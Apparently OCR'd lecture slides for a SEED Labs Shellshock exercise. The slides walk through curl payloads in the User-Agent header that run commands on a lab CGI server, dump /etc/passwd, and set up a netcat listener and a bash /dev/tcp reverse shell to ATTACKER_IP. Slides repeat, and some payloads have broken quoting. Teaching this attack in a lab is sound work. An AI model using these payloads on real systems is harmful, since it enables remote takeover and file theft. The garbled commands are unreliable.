
The Gameplan

1. Send an HTTP Request to the victim server that contains our shellshock payload in the HTTP Header fields




The Gameplan

1. Send an HTTP Request to the victim server that contains our shellshock payload in the HTTP Header fields
2. The web server will fork() and create a bash shell that will handle our request



The Gameplan

1. Send an HTTP Request to the victim server that contains our shellshock payload in the HTTP Header fields
2. The web server will fork() and create a bash shell that will handle our request
3. The new bash process begins to parse our HTTP header fields for environment variables




The Gameplan

1. Send an HTTP Request to the victim server that contains our shellshock payload in the HTTP Header fields
2. The web server will fork() and create a bash shell that will handle our request
3. The new bash process begins to parse our HTTP header fields for environment variables

SHELLSHOCK!

The server will run *our* commands



How do we send HTTP requests?

We use **curl** to send http request to the vulnerable server

```
curl -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
```

This will print **V**erbose information about the header of the HTTP request/response

```
[02/07/23]seed@VM:~/.../02_shellshock$ curl -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 08 Feb 2023 19:45:08 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
*** ENVIRONMENT VARIABLES***
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
.....
```

`getenv.cgi` is a script we can hit that will print out the CGI process's environment variables

curl

```
curl -A "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
```

—A can be used to set specific fields in the HTTP request header

```
[02/08/23]seed@VM:~/.../02_shellshock$ curl -A "THIS IS A TEST" www.seedlab-shellshock.com/cgi-bin/getenv.cgi
```

curl

```
curl -A "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
```

–A can be used to set specific fields in the HTTP request header

```
[02/08/23]seed@VM:~/.../02_shellshock$ curl -A "THIS IS A TEST" www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*** ENVIRONMENT VARIABLES***
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=THIS IS A TEST
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
```

Our information that we passed with the –A flag eventually got converted into an environment variable!!!

Our first shellshock

This server is running a vulnerable version of bash

This server gets untrusted user input for environment variables

Let's first try to get the server to print out some basic message

Our first shellshock

Let's first try to get the server to print out some basic message

```
curl -A ??? http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

Our first shellshock

Let's first try to get the server to print out some basic message

```
curl -A "() { ??? }; " http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

Our first shellshock

Let's first try to get the server to print out some basic message

```
curl -A "() { echo :; }; echo 'this server is sus'; " [URL]
```

Bogus Shell function

Malicious command to be executed

[URL] = `http://www.seedlab-shellshock.com/cgi-bin/vul.cgi`

```
[02/08/23]seed@VM:~/.../02_shellshock$ curl -A "() { echo :; }; echo 'this server is sus'; " http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
this server is sus
Content-Type: text/plain

Hello World
```

✱ We also must add another echo statement beforehand (??)

Our first shellshock

Let's first try to get the server to print out some basic message

```
curl -A "() { echo :; }; echo 'this server is sus'; " [URL]
```

Bogus Shell function

Malicious command to be executed

[URL] = `http://www.seedlab-shellshock.com/cgi-bin/vul.cgi`

```
[02/08/23]seed@VM:~/.../02_shellshock$ curl -A "() { echo :; }; echo 'this server is sus'; " http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
this server is sus
Content-Type: text/plain

Hello World
```

✱ We also must add another echo statement beforehand (??)

Our first shellshock




```
curl -A "()" { echo :; }; ??? [URL]
```

[URL] = <http://www.seedlab-shellshock.com/cgi-bin/vul.cgi>

Our first shellshock

Print out contents of a file we shouldn't see?


.

```
curl -A "()" { echo ;; }; echo; /bin/cat /etc/passwd" [URL]
```

[URL] = `http://www.seedlab-shellshock.com/cgi-bin/vul.cgi`

!!! We must provide the absolute path of things such as `cat`, `ls`, `touch` etc

```
[02/08/23]seed@VM:~/.../02_shellshock$ curl -A "()" { echo ;; }; echo; /bin/cat /etc/passwd" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```



Our first shellshock

Print out contents of a file we shouldn't see?

```
curl -A "()" { echo ;; }; echo; /bin/cat /etc/shadow" [URL]
```

[URL] = `http://www.seedlab-shellshock.com/cgi-bin/vul.cgi`

What about /etc/shadow ??

```
[02/08/23] seed@VM:~/.../02_shellshock$ curl -A "()" { echo ;; }; echo; /bin/cat /etc/shadow" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[02/08/23] seed@VM:~/.../02_shellshock$ █
```



This one does not work ☹️ Why?

What other commands could we run??

Our first shellshock

Ideally, we want to get control of this webserver. Maybe we can get a root shell?

```
curl -A " () { echo :; }; echo; /bin/sh" [URL]
```

[URL] = `http://www.seedlab-shellshock.com/cgi-bin/vul.cgi`

Our first shellshock

Ideally, we want to get control of this webserver. Maybe we can get a root shell?

```
curl -A "() { echo ;; }; echo; /bin/sh" [URL]
```

[URL] = `http://www.seedlab-shellshock.com/cgi-bin/vul.cgi`

```
[02/08/23] seed@VM:~/.../02_shellshock$ curl -A "() { echo ;; }; echo; /bin/sh" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[02/08/23] seed@VM:~/.../02_shellshock$
```

Does not work..... or does it?



A shell gets created on the web server

But we cannot control it. Shells are an interactive program!



Our first shellshock

Ideally, we want to get control of this webserver. Maybe we can get a root shell?

```
curl -A " () { echo ;; }; echo; /bin/sh" [URL]
```

[URL] = `http://www.seedlab-shellshock.com/cgi-bin/vul.cgi`

```
[02/08/23] seed@VM:~/.../02_shellshock$ curl -A " () { echo ;; }; echo; /bin/sh" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[02/08/23] seed@VM:~/.../02_shellshock$
```

Does not work..... or does it?




We want to send input to the shell running on the web server
And we want to receive output from the shell back on our machine




Reverse Shell

A **reverse shell** is a shell, but it redirects `stdin`, `stdout`, `stderr` back to our machine




Reverse Shell

A **reverse shell** is a shell, but it redirects `stdin`, `stdout`, `stderr` back to our machine



Reverse Shell

A **reverse shell** is a shell, but it redirects `stdin`, `stdout`, `stderr` back to our machine



Reverse Shell

A **reverse shell** is a shell, but it redirects `stdin`, `stdout`, `stderr` back to our machine

Attacker terminal #1: Use netcat to run a simple server so we can receive output from hijacked server

```
$ nc -lnc 9090
```

```
[09/27/22] seed@VM:~$ nc -lnc 9090  
Listening on 0.0.0.0 9090
```

Netcat is listening on
port 80



Reverse Shell

A **reverse shell** is a shell, but it redirects `stdin`, `stdout`, `stderr` back to our machine

Attacker terminal #1: Use netcat to run a simple server so we can receive output from hijacked server

```
$ nc -lnc 9090
```

```
[09/27/22] seed@VM:~$ nc -lnc 9090  
Listening on 0.0.0.0 9090
```

Attacker terminal #2: Craft a payload that creates a reverse shell (back to attacker terminal 1)

```
$ /bin/bash -i > /dev/tcp/ATTACKER_IP/ATTACKER_PORT 0<&1 2>&1
```

